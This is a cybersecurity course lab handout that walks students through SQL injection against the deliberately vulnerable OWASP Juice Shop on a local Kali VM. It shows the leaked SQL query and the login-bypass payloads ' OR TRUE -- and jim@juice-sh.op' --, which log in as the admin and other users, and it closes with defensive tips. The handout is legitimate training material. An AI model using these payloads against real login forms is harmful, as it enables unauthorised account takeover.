Cybersecurity 701

SQL Injection Juice Shop Lab

SQL Injection Juice Shop Materials

- Materials needed
  - Kali Virtual Machine (With Juice Shop)

- Software Tool used
  - Juice Shop
    - Follow the Juice Shop Setup Lab if not previously installed/available on your VM

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.3 - Explain various types of vulnerabilities.
    - Web-based
      - Structured Query Language injection (SQLi)

What is an SQL Injection Attack?

- A SQL Injection is an injection attack where attackers use SQL commands to bypass a website's security to gain access to data
  - The hackers could gain access to personal and private information from this database

SQL Injection Juice Shop Lab Overview

1. Set up environments
2. Access Juice Shop website
3. SQL Injection


Set up Environments

- Log into your range
- Open the Kali Linux Environments
  - You should be on your Kali Linux Desktop
  - Open a new Terminal

Access Juice Shop website

- Navigate to the juice-shop directory and start npm
  - **`cd juice-shop`**
  - **`npm start`**
- Open Firefox and navigate to:

  `localhost:3000`
- Click "Dismiss" on the welcome popup and "Me want it" for the cookie notification




Welcome to OWASP Juice Shop!

Being a web application with a vast number of intended security vulnerabilities, the ***OWASP Juice Shop*** is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The ***OWASP Juice Shop*** is an open-source project hosted by the non-profit Open Web Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.


https://owasp-juice.shop

SQL Injection

- In the top right corner of the Juice Shop webpage, click **Account**, then **Login**
- View the SQL query
  - Open the network monitor tab in the Developer's Tools
  - Press CTRL+SHIFT+E to open this monitor



Verify the Developer's Tools has opened and on the Network tab



• Perform a request or Reload the page to see detailed information about network activity.


• Click on the button to start performance analysis.

No requests

SQL Injection

- Create a login error.
- Use ‘ **USER_EMAIL** for the email
- Use **USER_PASSWORD** for the password

Don’t forget the apostrophe!



Status	Method	Domain	File	Initiator	Type
200	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json
304	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json
500	POST	localhost:3000	login	polyfills.js:1 (xhr)	json
200	GET	localhost:3000	continue-code	polyfills.js:1 (xhr)	json
200	GET	localhost:3000	103.js	runtime.js:1 (script)	js


You should receive ‘Invalid email or password’

Notice, two GET and 1 POST have been captured

SQL Injection

- Select the **POST** that was captured
- Click the **Response** tab (on the right) and expand the error
- Find the ‘ **USER_EMAIL** that was captured

1. Click the post method



St...	M...	Domain	File	Initiator	T...	Transfe...	Size
200	GET	local...	whoami	polyfills...	json	394 B	11 B
304	GET	local...	whoami	polyfills...	json	cached	11 B
500	P...	local...	login	polyfills...	json	851 B	1....
200	GET	local...	continue-code	polyfills...	json	463 B	7...
200	GET	local...	103.js	runtime...	js	3.86 kB	8....

5 requests | 9.49 kB / 5.57 kB transferred | Finish: 658 ms


```
name: "SequelizeDatabaseError"
▾ parent: Object { errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email =
        "USER_EMAIL' AND password = 'df2b58da0d02e903117d940fb189654f' AND deletedAt IS
        NULL" }
    errno: 1
    code: "SQLITE_ERROR"
    sql: "SELECT * FROM Users WHERE email = "USER_EMAIL' AND password =
        'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
▾ original: Object { errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email =
        "USER_EMAIL' AND password = 'df2b58da0d02e903117d940fb189654f' AND deletedAt IS
        NULL" }
    errno: 1
    code: "SQLITE_ERROR"
    sql: "SELECT * FROM Users WHERE email = "USER_EMAIL' AND password =
        'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
sql: "SELECT * FROM Users WHERE email = "USER_EMAIL' AND password =
    'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
```

2. Click the Response Tab

3. Find the SQLITE error and command entered

SQL Injection

- What is this error telling us?



```
JSON                                                                 Raw
    name: "SequelizeDatabaseError"
  ▾ parent: Object { errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email =
            "'USER_EMAIL' AND password = 'df2b58da0d02e903117d940fb189654f' AND deletedAt IS
            NULL" }
      errno: 1
      code: "SQLITE_ERROR"
      sql: "SELECT * FROM Users WHERE email = "'USER_EMAIL' AND password =
           'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
  ▾ original: Object { errno: 1, code: "SQLITE_ERROR", sql: "SELECT * FROM Users WHERE email =
            "'USER_EMAIL' AND password = 'df2b58da0d02e903117d940fb189654f' AND deletedAt IS
            NULL" }
      errno: 1
      code: "SQLITE_ERROR"
      sql: "SELECT * FROM Users WHERE email = "'USER_EMAIL' AND password =
           'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
    sql: "SELECT * FROM Users WHERE email = "'USER_EMAIL' AND password =
         'df2b58da0d02e903117d940fb189654f' AND deletedAt IS NULL"
```

SQL command being entered when a Username and Password are tried

Notice: The password is converted to a hash

SQL Command is the following:

```
SELECT * FROM Users WHERE email = ` EMAIL_INPUT’ AND
 password = ‘HASHED_PASSWORD’ AND deletedAt IS NULL
```

SQL Injection


- What happens if we use **`` ` OR TRUE -- ``** as the email address?
- This would make the SQL command look like this:


```
SELECT * FROM Users WHERE email = `` OR TRUE -- AND password =
        `HASHED_PASSWORD' AND deletedAt IS NULL
```

This SQL command is going to allow us to use any password to login

SQL Injection

- Enter the following credentials:
  - Email: `' OR TRUE --`
  - Password: `111`






You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Verify this has logged the user in as the Admin account

SQL Injection

- If you happen to know more usernames, you can access their accounts too. You could find a database of usernames (which is a Juice Shop challenge) but we'll just use the following:
  - Jim, jim@juice-sh.op
  - Bender, bender@juice-sh.op
  - Chris, chris.pike@juice-sh.op
- The key is to add `' --` at the end of each username, e.g. `jim@juice-sh.op' --` with any password.
- Note, based on the challenge completed using Chris's login, what can you conclude?



Login

Email: jim@juice-sh.op '--

Password: ●●●

Chris's account was a deleted account

SQL Injection


Login

Email

jim@juice-sh.op'--

Password

●●●●●●●●●

Forgot your password?

This Email should log into Jim’s Juice Shop account

Please Note: Make sure there are no spaces in the email address!

Any password can be used

How to Defend Against an SQL Injection Attack?

- Limit information available in a database
  - Why are hashed passwords stored on this database?
- Sanitize the inputs!
  - Reject inputs that are not what the search was meant for
    - NEVER trust user input – check it
    - Enumerate options for the user
    - Numeric fields do not contain characters
    - Email fields look like actual email addresses (what's that pattern look like?)
- What are some other ways of defending against an SQL Injection attack?